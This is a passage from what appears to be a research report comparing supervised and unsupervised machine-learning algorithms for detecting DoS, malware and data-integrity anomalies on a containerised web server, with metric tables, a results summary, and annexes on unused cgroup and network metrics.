DoS Issue

In the same way as the malware situation, BayesNet has a good capacity for minimising the misclassification of false negatives and a high rate of false positives. One that reveals a more balanced capacity is the RandomForest, which has significantly reduced the FPR.

scheme	TP Rate	FP Rate	Precision	NPV	F-Measure	MCC
BayesNet	0,993	0,020	0,980	0,993	0,987	0,973
RandomForest	0,991	0,009	0,991	0,991	0,991	0,981
RandomTree	0,989	0,011	0,989	0,989	0,989	0,979
MultilayerPerceptron	0,989	0,018	0,982	0,989	0,986	0,971
J48	0,988	0,014	0,986	0,988	0,987	0,974
PART	0,986	0,014	0,986	0,986	0,986	0,972
REPTree	0,985	0,019	0,981	0,985	0,983	0,966
AdaBoostM1	0,985	0,020	0,980	0,985	0,983	0,965
IBk	0,984	0,013	0,987	0,984	0,985	0,971
DecisionStump	0,970	0,321	0,752	0,958	0,847	0,679

NaiveBayesMultinomial	0,686	0,294	0,700	0,692	0,693	0,392
NaiveBayes	0,310	0,022	0,933	0,586	0,465	0,387

Table 5: DoS - Binary - Supervised

Integrity Issue

The first three algorithms provide the most conservative capacity with the highest value on the focus metrics, but among them, the J48 provide the most balanced capacity, also revealing the best MCC value.

scheme	TP Rate	FP Rate	Precision	NPV	F-Measure	MCC
J48	0,993	0,006	0,994	0,993	0,993	0,986
NaiveBayes	0,993	0,019	0,981	0,993	0,987	0,974
BayesNet	0,993	0,018	0,982	0,993	0,988	0,975
PART	0,991	0,009	0,991	0,991	0,991	0,982
RandomForest	0,990	0,011	0,989	0,990	0,989	0,979
IBk	0,989	0,009	0,991	0,989	0,990	0,980
REPTree	0,989	0,009	0,991	0,989	0,990	0,979
MultilayerPerceptron	0,989	0,012	0,988	0,989	0,989	0,977
AdaBoostM1	0,986	0,006	0,994	0,986	0,990	0,979
RandomTree	0,982	0,014	0,986	0,982	0,984	0,968
DecisionStump	0,970	0,006	0,993	0,971	0,982	0,964
NaiveBayesMultinomial	0,789	0,431	0,647	0,730	0,711	0,368

Table 6: Integrity - Binary - Supervised

Multiclass classification

This subsection will report the results of the supervised algorithm evaluated against a multiclass dataset. It analysed the four classes (normal, malware, DoS and integrity). FNR and NPV are considered for normal behaviour, and Precision and MCC metrics are used for anomalies.

Analysing the whole situation, BayesNet provides the most conservative capacity for what concerns the underestimation. From the anomalies side, this algorithm is not the best performer. In general, the RandomForest provide the best capacity in all situations.

Normal Behaviour

scheme	TN Rate Specificity	FN Rate	NPV	F-Measure (TN)	MCC
BayesNet	0,974	0,004	0,988	0,981	0,975
PART	0,979	0,005	0,985	0,982	0,976
RandomForest	0,984	0,005	0,984	0,984	0,979
J48	0,976	0,006	0,983	0,980	0,973
REPTree	0,986	0,006	0,982	0,984	0,979
IBk	0,984	0,007	0,979	0,981	0,975
MultilayerPerceptron	0,970	0,008	0,977	0,973	0,965
RandomTree	0,974	0,009	0,973	0,973	0,964
NaiveBayes	0,974	0,273	0,544	0,698	0,611
DecisionStump	0,997	0,344	0,492	0,659	0,566
AdaBoostM1	0,997	0,344	0,492	0,659	0,566
NaiveBayesMultinomial	0,148	0,090	0,353	0,208	0,081

Table 7: Normal - Multiclass - Supervised

Anomalies Issue

scheme	TP Rate	FP Rate	Precision	F-Measure	MCC
RandomForest	0,990	0,001	0,996	0,993	0,990
MultilayerPerceptron	0,989	0,002	0,994	0,992	0,989
REPTree	0,987	0,002	0,993	0,990	0,987
PART	0,988	0,004	0,989	0,989	0,985
J48	0,988	0,004	0,988	0,988	0,984
IBk	0,981	0,002	0,993	0,987	0,983
BayesNet	0,978	0,003	0,991	0,984	0,979
RandomTree	0,980	0,006	0,981	0,980	0,974
NaiveBayes	0,861	0,003	0,989	0,921	0,900
DecisionStump	0,991	0,327	0,503	0,667	0,576
AdaBoostM1	0,991	0,327	0,503	0,667	0,576
NaiveBayesMultinomial	0,125	0,056	0,425	0,193	0,114

Table 8: Malware - Multiclass - Supervised

scheme	TP Rate	FP Rate	Precision	F-Measure	MCC
RandomForest	0,987	0,006	0,982	0,984	0,979
J48	0,988	0,006	0,981	0,984	0,979
REPTree	0,985	0,008	0,977	0,981	0,974
IBk	0,979	0,007	0,979	0,979	0,972
RandomTree	0,977	0,008	0,976	0,977	0,969
PART	0,981	0,009	0,972	0,977	0,969
BayesNet	0,983	0,010	0,970	0,976	0,968
MultilayerPerceptron	0,981	0,011	0,968	0,974	0,965
NaiveBayes	0,307	0,013	0,890	0,457	0,454
NaiveBayesMultinomial	0,691	0,226	0,505	0,583	0,425
DecisionStump	0,000	0,000	?	?	?
AdaBoostM1	0,000	0,000	?	?	?

Table 9: DoS – Multiclass - Supervised

scheme	TP Rate	FP Rate	Precision	F-Measure	MCC
RandomForest	0,988	0,004	0,988	0,988	0,984
MultilayerPerceptron	0,986	0,004	0,988	0,987	0,983
REPTree	0,980	0,004	0,988	0,984	0,979
NaiveBayes	0,980	0,004	0,988	0,984	0,979
J48	0,984	0,005	0,984	0,984	0,979
IBk	0,987	0,007	0,979	0,983	0,978
PART	0,981	0,006	0,983	0,982	0,976
BayesNet	0,986	0,009	0,973	0,979	0,972
RandomTree	0,978	0,007	0,979	0,978	0,971
NaiveBayesMultinomial	0,743	0,391	0,388	0,509	0,305
DecisionStump	0,000	0,000	?	?	?
AdaBoostM1	0,000	0,000	?	?	?

Table 10: Integrity – Multiclass - Supervised

Overall View

The table reports a summary view of all the supervised algorithms. As we can see, the RandomForest provides the best value in all the metrics.

As we can see, RandomForest and RandomTree provide one of the best capacities, with a general capacity for correctly classifying the instances. A point of interest is the RandomTree, which reveals very good capacity overall without being in the first position in the different tables.

Summarising. BayesNet is the most conservative in classifying normal behaviour but has the cons of a worse capacity to correctly classify all the classes than the other algorithms.

scheme	Correctly Classified Instances	Incorrectly Classified Instances	Kappa statistic	Coverage of cases (0.95 level)	Mean rel. region size (0.95 level)
RandomForest	99.0714	0.9286	0.9814	100	52.5
RandomTree	98.9286	1.0714	0.9786	98.9286	50
J48	98.6786	1.3214	0.9736	98.8571	50.6607
BayesNet	98.6429	1.3571	0.9729	98.6786	50.0357
PART	98.6071	1.3929	0.9721	98.6786	50.2143
MultilayerPerceptron	98.5714	1.4286	0.9714	98.9286	50.7857
IBk	98.5357	1.4643	0.9707	99.4286	51.0357
REPTree	98.3214	1.6786	0.9664	98.6786	50.9464
AdaBoostM1	98.25	1.75	0.965	99.5357	57.6786
DecisionStump	82.4643	17.5357	0.6493	99.8214	87.0714
NaiveBayesMultinomial	69.6071	30.3929	0.3921	69.6071	50
NaiveBayes	64.3929	35.6071	0.2879	64.3929	50.0179

Table 11: Summary – Multiclass - Supervised

Unsupervised Learning

In this section, the results obtained by the training and validation of the different algorithms with the RELOAD program are reported. The data are limited to a limited data for better readability. The entire table is available at Annex B – Unsupervised Learning Complete Table.

Binary Classification

Malware

The first cascading algorithms provide the best and the same capacity value, revealing good capacity for what concerns the false alarm and underestimation. Another point is the two algorithms, ELKI_ODIN and ELKI_ABOD, that provide very good capacity in the normal form, and the meta forms perform in equal or worse way.

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
CASCADING(SOM@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
CASCADING(HBOS@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
CASCADING(LDCOF_KMEANS@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991

CASCADING(SDO@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
ELKI_ODIN	0.991	0.286	0.776	0.988	0.871	0.939	0.734
BAGGING(ELKI_KMEANS;10)	0.991	0.286	0.776	0.988	0.871	0.939	0.734
BOOSTING(ELKI_KMEANS;10;2)	0.989	0.286	0.776	0.984	0.869	0.937	0.731
ELKI_ABOD	0.889	0.000	1.000	0.900	0.941	0.909	0.894
BAGGING(ELKI_ABOD;10)	0.889	0.000	1.000	0.900	0.941	0.909	0.894
BOOSTING(ELKI_ABOD;10;2)	0.889	0.123	0.879	0.887	0.884	0.887	0.766
BOOSTING(HBOS;10;2)	0.894	0.286	0.758	0.871	0.820	0.863	0.619

Table 12: Reduced Table - Malware - Unsupervised

DoS

The LDCOF_KMEANS in cascading form provide the best-balanced capacity, with a very good score in all the metrics. The HBOS in cascading form provides most conservatives capacity with a null underestimation, but more inclined to the overestimation of the events. On the completely other side, there are the cascading SDOs that provide the best precision and the lower FPR of the list, balancing them with a greater underestimation.

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
CASCADING(HBOS@0.99@2)	1.000	0.229	0.814	1.000	0.897	0.956	0.792
CASCADING(LDCOF_KMEANS@0.99@2)	0.937	0.011	0.988	0.940	0.962	0.947	0.927
SOM	0.974	0.709	0.579	0.919	0.726	0.857	0.364
BAGGING(ELKI_KNN;10)	0.958	0.688	0.548	0.895	0.697	0.833	0.346
BAGGING(ELKI_KNN;10)	0.972	0.766	0.566	0.889	0.716	0.850	0.306
BOOSTING(ELKI_ABOD;10;2)	0.974	0.874	0.527	0.830	0.684	0.833	0.189
BOOSTING(HBOS;10;2)	0.949	0.791	0.545	0.802	0.692	0.826	0.234
CASCADING(ELKI_KMEANS@0.99@2)	0.746	0.017	0.978	0.794	0.846	0.783	0.750
CASCADING(SDO@0.99@2)	0.714	0.006	0.992	0.777	0.831	0.757	0.738
CASCADING(ELKI_ABOD@0.99@2)	0.711	0.020	0.973	0.773	0.822	0.752	0.718
WEKA_ISOLATIONFOREST	0.871	0.574	0.603	0.768	0.713	0.800	0.332
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.743	0.154	0.828	0.767	0.783	0.758	0.592
BAGGING(WEKA_ISOLATIONFOREST;10)	0.854	0.574	0.598	0.745	0.704	0.787	0.310
CASCADING(ELKI_ODIN@0.99@2)	0.720	0.274	0.724	0.722	0.722	0.721	0.446

Table 13:Reduced Table - DoS - Unsupervised

Integrity

In a similar way to the Malware section, for integrity, we have the first three algorithms that provide the most conservative capacity. More precisely, the SOM algorithm results are unusable because they are not capable of discriminating the normal behaviour from the anomalies, classifying all of this last one. The third one provides a more usable capacity. Better than him, there are the bagging mode of the SDO and ELKI_ODIN that performs very well.

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
SOM	1.000	0.991	0.502	1.000	0.669	0.835	0.066
BAGGING(SOM;10)	1.000	0.991	0.502	1.000	0.669	0.835	0.066
ELKI_ODIN	0.997	0.286	0.777	0.996	0.874	0.944	0.742
BAGGING(ELKI_ODIN;10)	0.994	0.006	0.994	0.994	0.994	0.994	0.989
BAGGING(SDO;10)	0.994	0.006	0.994	0.994	0.994	0.994	0.989
BOOSTING(ELKI_KNN;10;2)	0.991	0.004	0.996	0.992	0.994	0.992	0.988
WEKA_ISOLATIONFOREST	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(SOM@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(HBOS@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
BAGGING(WEKA_ISOLATIONFOREST;10)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(SDO@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
BOOSTING(SDO;10;2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(ELKI_KNN@0.99@2)	0.986	0.003	0.997	0.989	0.991	0.988	0.984
CASCADING(ELKI_ODIN@0.99@2)	0.989	0.006	0.994	0.989	0.991	0.990	0.983
ELKI_KMEANS	0.989	0.011	0.989	0.989	0.989	0.989	0.977
ELKI_ABOD	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BAGGING(ELKI_KMEANS;10)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BOOSTING(ELKI_KMEANS;10;2)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BOOSTING(ELKI_ABOD;10;2)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
CASCADING(ELKI_ABOD@0.99@2)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BOOSTING(ELKI_ODIN;10;2)	0.986	0.006	0.994	0.986	0.990	0.987	0.980
CASCADING(ELKI_KMEANS@0.99@2)	0.983	0.006	0.994	0.983	0.989	0.985	0.977
BOOSTING(LDCOF_KMEANS;10;2)	0.980	0.011	0.988	0.980	0.984	0.982	0.969
SDO	0.974	0.003	0.997	0.975	0.986	0.979	0.972
ELKI_KNN	0.974	0.003	0.997	0.975	0.985	0.978	0.971
BAGGING(ELKI_KNN;10)	0.973	0.003	0.997	0.974	0.985	0.978	0.971
BAGGING(ELKI_ABOD;10)	0.971	0.011	0.988	0.972	0.980	0.975	0.960
BAGGING(ELKI_KNN;10)	0.974	0.003	0.997	0.970	0.985	0.978	0.969
BAGGING(LDCOF_KMEANS;10)	0.966	0.011	0.988	0.966	0.977	0.970	0.955
BOOSTING(WEKA_ISOLATIONFOREST;10;2)	0.963	0.186	0.838	0.956	0.896	0.935	0.786
BAGGING(HBOS;10)	0.934	0.003	0.997	0.938	0.965	0.946	0.933
BOOSTING(HBOS;10;2)	0.934	0.003	0.997	0.938	0.965	0.946	0.933
HBOS	0.909	0.003	0.997	0.916	0.951	0.925	0.909

Table 14: Reduced Table - Integrity - Unsupervised

Multiclass classification

For the multiclass classification, all the algorithms perform in a worse way compared with their binary combination; this probably is given by the huge difference between the three populations of anomalies and maybe by the binary division of the entire population (normal and anomalies). The majority of the algorithms provide the same trends: anomalies and not are classified as anomalies, providing high value for the FPR. The SOM algorithms provide the best solution, reducing the FPR and nullifying the underestimation.

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
SOM	0.993	0.720	0.805	0.933	0.890	0.949	0.449
BAGGING(SOM;10)	0.987	0.720	0.804	0.875	0.886	0.944	0.426
CASCADING(SOM@0.99@2)	0.983	0.720	0.804	0.845	0.884	0.941	0.413
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.926	0.697	0.799	0.576	0.858	0.897	0.293
CASCADING(ELKI_ABOD@0.99@2)	0.998	0.994	0.751	0.500	0.857	0.936	0.031
CASCADING(ELKI_ODIN@0.99@2)	0.917	0.777	0.780	0.473	0.843	0.886	0.188
BOOSTING(ELKI_ABOD;10;2)	0.950	0.874	0.765	0.454	0.847	0.906	0.128
ELKI_ABOD	0.949	0.874	0.765	0.449	0.847	0.905	0.126
BAGGING(ELKI_ABOD;10)	0.943	0.874	0.764	0.423	0.844	0.901	0.113
BAGGING(ELKI_ODIN;10)	0.977	0.960	0.753	0.368	0.851	0.922	0.046
HBOS	0.746	0.571	0.797	0.360	0.770	0.755	0.165
BAGGING(HBOS;10)	0.741	0.571	0.796	0.355	0.767	0.751	0.160
ELKI_ODIN	0.979	0.969	0.752	0.333	0.851	0.923	0.030
BOOSTING(ELKI_KNN;10;2)	0.529	0.355	0.826	0.301	0.645	0.570	0.148
BOOSTING(ELKI_ODIN;10;2)	0.969	0.963	0.751	0.283	0.846	0.916	0.014
LDCOF_KMEANS	0.114	0.003	0.992	0.273	0.205	0.139	0.172
SDO	0.613	0.571	0.763	0.270	0.680	0.638	0.037
ELKI_KMEANS	0.290	0.286	0.752	0.251	0.418	0.330	0.004

Table 15: Reduced Table - Multiclass – Unsupervised

Results

In this document, we have seen the strategy used to monitor a target system attacked by three different issues and the capabilities of some supervised and unsupervised algorithms to identify the threat to the target system.

The scenario is replicated by an Apache web server container that exposes a great quantity of random data. A Python program hosted in the host system executes different situations, such as a normal web flow to the target system and a DoS issue; it also enables a malware program and an eraser of the exposed data on the target system. At the same time, a collector program exploits the probe system of Linux to gather the metrics for successive manipulation. The probe system is based on the Net file and Cgroup mechanism for the CPU, Memory, and IO activity. At the end of the simulation and data collection, the data are refined, empty data is removed, and the data/second ratio is calculated.

At this point, The ML algorithms are trained and evaluated on different datasets created from the refined data (5600 total entries). The datasets are of two types, binary (normal and anomalies behaviour) and multiclass. Two different types of ML are considered: supervised and unsupervised algorithms.

There are twelve supervised algorithms and 36 unsupervised ones. The unsupervised algorithms are about 9 types of algorithms in four different modes: basic, bagging, boosting and cascading.

A health system manages critical health data, so it is important to avoid misclassification of the anomaly behaviour as the correct activity. The evaluation of the algorithms is driven by the minimization of the false negatives (TPR and NPV). To discern different algorithms, it is also considered the MCC metric; in the analysis discussion, it highlighted both the algorithms that reduce the underestimation of the event and also that algorithms provide a more balanced capacity between NPV and Precision. It is important to be precise about how the results obtained mostly have very good values, often greater than 0.90. So, the discussion about them is against small differences.

Summarizing the result of the Supervised Learning: the RandomForest binary classification works well on the Multilabel and DoS anomalies detection. In this Multiclass detection, the BayesNet provide the most conservative capabilities with the lowest underestimation, and the RandomTree is the second balanced performer without excelling in any specific class. For what concerns the binary integrity classification, the J48 algorithm provides the best capacity in all the metrics. In this category and the Malware one, the RandomForest also works well with an MCC of more than 0.90.

For Unsupervised Learning, the situation is slightly different: it is more likely to identify more conservative algorithms and others more balanced. Summarizing the Cascading mode performs very well for all the types of detections; for the other mode, there is more variety. Regarding integrity and malware binary detection, most of the algorithms perform well with an MCC greater than 0,900. On the other side, the DoS and the multilabel have the worst results. For the DoS, only the cascading LDCOF_KMEANS performs as the algorithm in the malware and integrity classification, with a significant MCC value. For the multiclass evaluation, only the SOM family algorithm performs with acceptable results, the other results into an unbalanced and wrong classification.

Annex A – Metrics not used/empty

Empty metrics

The above metrics listed are metrics that don't record any information for the actual types of issues, so they are equal to 0 for all the analysed executions. For this reason, they are excluded from the dataset in two different ways:

- CGroup Metrics: The system deletes the empty columns after the collection of data is completed.
- Net Metrics: These metrics are not recorded during the collection data phase.

Special case metrics

A different situation is for these two metrics, **workingset_nodereclaim** and **multicast**, because they have presented a discontinued behaviour, with an empty value on some tests and not in others. This misbehaviour probably would have been caused by the probe system.

The **nr_periods** metric is related to the interleaving of different cgroup to the CPU resources. So, this metric is too much influenced by the environment execution and goes against the idea of containerizing the target system for better isolation.

For these reasons, they aren't taken into consideration when training the anomaly detection system.

CGroup Metrics

CPU STAT

- **core_sched.force_idle_usec (empty):** This metric represents the total time (in microseconds) the CPU was forced to be idle due to cgroup scheduling decisions. This can occur when the cgroup doesn't have enough CPU quota or shares allocated, leading the kernel to idle the CPU rather than assigning work to processes within the cgroup.
- **nr_periods (cntr):** This metric represents the total number of CPU scheduling periods the cgroup has encountered. In cgroup v2 CPU scheduling, a period defines a time interval during which the cgroup competes for CPU resources with other cgroups.
- **nr_bursts (empty):** This metric represents the total number of CPU bursts the cgroup has experienced. A burst typically refers to a period of uninterrupted CPU time allocated to a specific cgroup or process.
- **burst_usec (empty):** This metric represents the total CPU time (in microseconds) spent by the cgroup in CPU bursts. This value helps understand how efficiently the cgroup utilises its allocated CPU resources.

IO STAT

- **Dbytes (empty)**: Total number of bytes directly accessed (e.g., bypassing the page cache) by processes.
- **Dios (empty)**: Total number of direct access (bypass page cache) operations performed on block devices by processes within the cgroup.

MEMORY STAT
Memory metrics

- **sec_pagetables (empty)**: Amount of memory allocated for secondary page tables; this currently includes KVM mmu allocations on x86 and arm64.

Cache and Swap Related Metrics

- **Zswap (empty)**: Amount of memory used for zswap compressed pages. (Zswap is a kernel feature that compresses memory pages to save physical memory)
- **Zswapped(empty)**: Amount of memory currently compressed using zswap for the cgroup.

Transparent Huge Pages (THP) Related Metrics:

- **anon_thp (empty):** Amount of anonymous memory used for Transparent Huge Pages (THP). (THP combines multiple smaller pages into a larger contiguous page for performance optimization)
- **file_thp (empty):** Amount of file-backed memory used for THP.
- **shmem_thp (empty):** Amount of shared memory used for THP.

Other metrics

- **Unevictable (empty)**: Amount of memory that cannot be reclaimed (e.g., kernel critical data structures).

Workingset and Page Fault Metrics:

Working set refers to the set of memory pages recently accessed by the processes

- **workingset_nodereclaim (cntr)(empty):** Amount of memory in the working set that cannot be reclaimed (usually due to recent access).

Memory Reclaim and Page Faults:

- **pgscan_khugepaged (empty):** Number of page scans specifically targeting Transparent Huge Pages (THP).
- **pgsteal_khugepaged (empty):** Number of THP pages stolen by the kernel.
- **Pgdeactivate (empty)**: Number of times the kernel deactivated memory pages (moved them to swap or free memory).

Lazy Free and Zswap Metrics:

- **Pglazyfree (empty)**: Number of times the kernel initiated lazy freeing of memory pages (pages marked for freeing but not immediately reclaimed).
- **Pglazyfreed (empty)**: Number of memory pages actually freed through lazy freeing.
- **Zswpin (empty)**: Number of pages swapped into memory from zswap compression.
- **Zswpout (empty)**: Number of pages swapped out of memory to be compressed by zswap.

THP Allocation Metrics:

- **thp_fault_alloc (empty):** Number of THP allocations triggered by page faults.
- **thp_collapse_alloc (empty):** Number of THP allocations triggered by collapsing smaller pages.

Network Metrics

- **Collisions (empty)**: Number of collisions during packet transmissions.
- **rx_crc_errors (empty):** Number of packets received with a CRC error.

- **rx_errors (empty):** Total number of bad packets received on this network device. This counter must include events counted by rx_length_errors, rx_crc_errors, rx_frame_errors and other errors not otherwise counted.
- **rx_frame_errors (empty):** Receiver frame alignment errors. Part of aggregate “frame” errors in /proc/net/dev.
- **rx_missed_errors (empty):** Count of packets missed by the host. Folded into the “drop” counter in /proc/net/dev.
  Counts number of packets dropped by the device due to lack of buffer space. This usually indicates that the host interface is slower than the network interface, or host is not keeping up with the receive packet rate.
  This statistic corresponds to hardware events and is not used on software devices.
- **rx_over_errors (empty):** Receiver FIFO overflow event counter.
  Historically the count of overflow events. Such events may be reported in the receive descriptors or via interrupts and may not correspond one-to-one with dropped packets.
  The recommended interpretation for high-speed interfaces is - number of packets dropped because they did not fit into buffers provided by the host, e.g. packets larger than MTU or next buffer in the ring was not available for a scatter transfer.
  Part of aggregate “frame” errors in /proc/net/dev.
  This statistics was historically used interchangeably with rx_fifo_errors.
  This statistic corresponds to hardware events and is not commonly used on software devices.
- **tx_aborted_errors (empty):** Part of aggregate “carrier” errors in /proc/net/dev. High speed interfaces may use this counter as a general device discard counter.
- **tx_carrier_errors (empty):** Number of frame transmission errors due to loss of carrier during transmission. Part of aggregate “carrier” errors in /proc/net/dev.
- **tx_dropped (emtpy):** Number of packets dropped on their way to transmission, e.g. due to lack of resources.
- **tx_fifo_errors (empty):** Number of frame transmission errors due to device FIFO underrun / underflow. This condition occurs when the device begins transmission of a frame but is unable to deliver the entire frame to the transmitter in time for transmission. Part of aggregate “carrier” errors in /proc/net/dev.
- **Multicast(empty):** Multicast packets received. For hardware interfaces this statistic is commonly calculated at the device level (unlike rx_packets) and therefore may include packets which did not reach the host.
- **rx_compressed (empty):** Number of correctly received compressed packets. This counter is only meaningful for interfaces which support packet compression (e.g. CSLIP, PPP).
- **rx_dropped (empty):** Number of packets received but not processed, e.g. due to lack of resources or unsupported protocol. For hardware interfaces this counter may include packets discarded due to L2 address filtering but should not include packets dropped by the device due to buffer exhaustion which are counted separately in rx_missed_errors (since procfs folds those two counters together).
- **rx_fifo_errors (empty):** Receiver FIFO error counter. Historically the count of overflow events. Those events may be reported in the receive descriptors or via interrupts and may not correspond one-to-one with dropped packets. This statistic was used interchangeably with rx_over_errors. Not recommended for use in drivers for high-speed interfaces. This statistic is used on software devices, e.g. to count software packet queue overflow (can) or sequencing errors (GRE).
- **rx_length_errors (empty):** Number of packets dropped due to invalid length. Part of aggregate “frame” errors in /proc/net/dev. For IEEE 802.3 devices this counter should be equivalent to a sum

of the following attributes: aInRangeLengthErrors, aOutOfRangeLengthField and aFrameTooLongErrors.

- **rx_nohandler (empty):** Number of packets received on the interface but dropped by the networking stack because the device is not designated to receive packets (e.g. backup link in a bond).
- **tx_compressed (empty):** Number of transmitted compressed packets. This counter is only meaningful for interfaces which support packet compression (e.g. CSLIP, PPP).
- **tx_errors (empty):** Total number of transmit problems. This counter must include events counter by tx_aborted_errors, tx_carrier_errors, tx_fifo_errors, tx_heartbeat_errors, tx_window_errors and other errors not otherwise counted.
- **tx_heartbeat_errors (empty):** Number of Heartbeat / SQE Test errors for old half-duplex Ethernet. Part of aggregate "carrier" errors in /proc/net/dev.
- **tx_window_errors (empty):** Number of frame transmission errors due to late collisions (for Ethernet - after the first 64B of transmission). Part of aggregate "carrier" errors in /proc/net/dev.

Annex B – Unsupervised Learning Complete Table

Binary Classification

Malware

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
CASCADING(SOM@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
CASCADING(HBOS@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
CASCADING(LDCOF_KMEANS@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
CASCADING(SDO@0.99@2)	0.991	0.000	1.000	0.992	0.996	0.993	0.991
ELKI_ODIN	0.991	0.286	0.776	0.988	0.871	0.939	0.734
BAGGING(ELKI_KMEANS;10)	0.991	0.286	0.776	0.988	0.871	0.939	0.734
BOOSTING(ELKI_KMEANS;10;2)	0.989	0.286	0.776	0.984	0.869	0.937	0.731
ELKI_ABOD	0.889	0.000	1.000	0.900	0.941	0.909	0.894
BAGGING(ELKI_ABOD;10)	0.889	0.000	1.000	0.900	0.941	0.909	0.894
BOOSTING(ELKI_ABOD;10;2)	0.889	0.123	0.879	0.887	0.884	0.887	0.766
BOOSTING(HBOS;10;2)	0.894	0.286	0.758	0.871	0.820	0.863	0.619
WEKA_ISOLATIONFOREST	0.523	0.000	1.000	0.677	0.687	0.578	0.595
CASCADING(ELKI_KNN@0.99@2)	0.427	0.000	1.000	0.638	0.598	0.482	0.521
HBOS	0.426	0.000	1.000	0.635	0.597	0.481	0.520
LDCOF_KMEANS	0.426	0.000	1.000	0.635	0.597	0.481	0.520
ELKI_KMEANS	0.426	0.000	1.000	0.635	0.597	0.481	0.520
BAGGING(HBOS;10)	0.426	0.000	1.000	0.635	0.597	0.481	0.520
BAGGING(LDCOF_KMEANS;10)	0.426	0.000	1.000	0.635	0.597	0.481	0.520
BAGGING(ELKI_ODIN;10)	0.426	0.000	1.000	0.635	0.597	0.481	0.520
BOOSTING(LDCOF_KMEANS;10;2)	0.426	0.000	1.000	0.635	0.597	0.481	0.520
BOOSTING(ELKI_ODIN;10;2)	0.426	0.000	1.000	0.635	0.597	0.481	0.520

BAGGING(WEKA_ISOLATIONFOREST;10)	0.426	0.000	1.000	0.635	0.597	0.481	0.520
BOOSTING(SDO;10;2)	0.426	0.000	1.000	0.635	0.597	0.481	0.520
SDO	0.423	0.000	1.000	0.634	0.594	0.478	0.518
SOM	0.423	0.000	1.000	0.634	0.594	0.478	0.518
BAGGING(SOM;10)	0.423	0.000	1.000	0.634	0.594	0.478	0.518
BOOSTING(SOM;10;2)	0.423	0.000	1.000	0.634	0.594	0.478	0.518
BAGGING(SDO;10)	0.423	0.000	1.000	0.634	0.594	0.478	0.518
CASCADING(ELKI_KMEANS@0.99@2)	0.423	0.123	0.775	0.603	0.547	0.465	0.337
CASCADING(ELKI_ABOD@0.99@2)	0.423	0.123	0.775	0.603	0.547	0.465	0.337
CASCADING(ELKI_ODIN@0.99@2)	0.577	0.714	0.447	0.403	0.504	0.545	-0.143
BOOSTING(WEKA_ISOLATIONFOREST;10;2)	1.000	1.000	0.500	0.000	0.667	0.833	0.000

Table 16: Extended Table - Malware - Unsupervised

DoS

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
CASCADING(HBOS@0.99@2)	1.000	0.229	0.814	1.000	0.897	0.956	0.792
CASCADING(LDCOF_KMEANS@0.99@2)	0.937	0.011	0.988	0.940	0.962	0.947	0.927
SOM	0.974	0.709	0.579	0.919	0.726	0.857	0.364
BAGGING(ELKI_KNN;10)	0.958	0.688	0.548	0.895	0.697	0.833	0.346
BAGGING(ELKI_KNN;10)	0.972	0.766	0.566	0.889	0.716	0.850	0.306
BOOSTING(ELKI_ABOD;10;2)	0.974	0.874	0.527	0.830	0.684	0.833	0.189
BOOSTING(HBOS;10;2)	0.949	0.791	0.545	0.802	0.692	0.826	0.234
CASCADING(ELKI_KMEANS@0.99@2)	0.746	0.017	0.978	0.794	0.846	0.783	0.750
CASCADING(SDO@0.99@2)	0.714	0.006	0.992	0.777	0.831	0.757	0.738
CASCADING(ELKI_ABOD@0.99@2)	0.711	0.020	0.973	0.773	0.822	0.752	0.718
WEKA_ISOLATIONFOREST	0.871	0.574	0.603	0.768	0.713	0.800	0.332
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.743	0.154	0.828	0.767	0.783	0.758	0.592
BAGGING(WEKA_ISOLATIONFOREST;10)	0.854	0.574	0.598	0.745	0.704	0.787	0.310
CASCADING(ELKI_ODIN@0.99@2)	0.720	0.274	0.724	0.722	0.722	0.721	0.446
ELKI_ODIN	0.946	0.889	0.516	0.672	0.667	0.810	0.104
BOOSTING(ELKI_KMEANS;10;2)	0.020	0.009	0.700	0.503	0.039	0.025	0.048
ELKI_KMEANS	0.017	0.009	0.667	0.502	0.033	0.021	0.038
SDO	0.014	0.006	0.714	0.502	0.028	0.018	0.043
BAGGING(LDCOF_KMEANS;10)	0.014	0.009	0.625	0.501	0.028	0.018	0.027
LDCOF_KMEANS	0.000	0.000	0.000	0.500	0.000	0.000	0.000
ELKI_ABOD	0.854	0.857	0.499	0.495	0.630	0.748	-0.004
BAGGING(ELKI_ABOD;10)	0.857	0.869	0.497	0.479	0.629	0.749	-0.017
BAGGING(SDO;10)	0.026	0.171	0.130	0.460	0.043	0.031	-0.244
BOOSTING(ELKI_KNN;10;2)	0.000	0.000	0.000	0.439	0.000	0.000	0.000

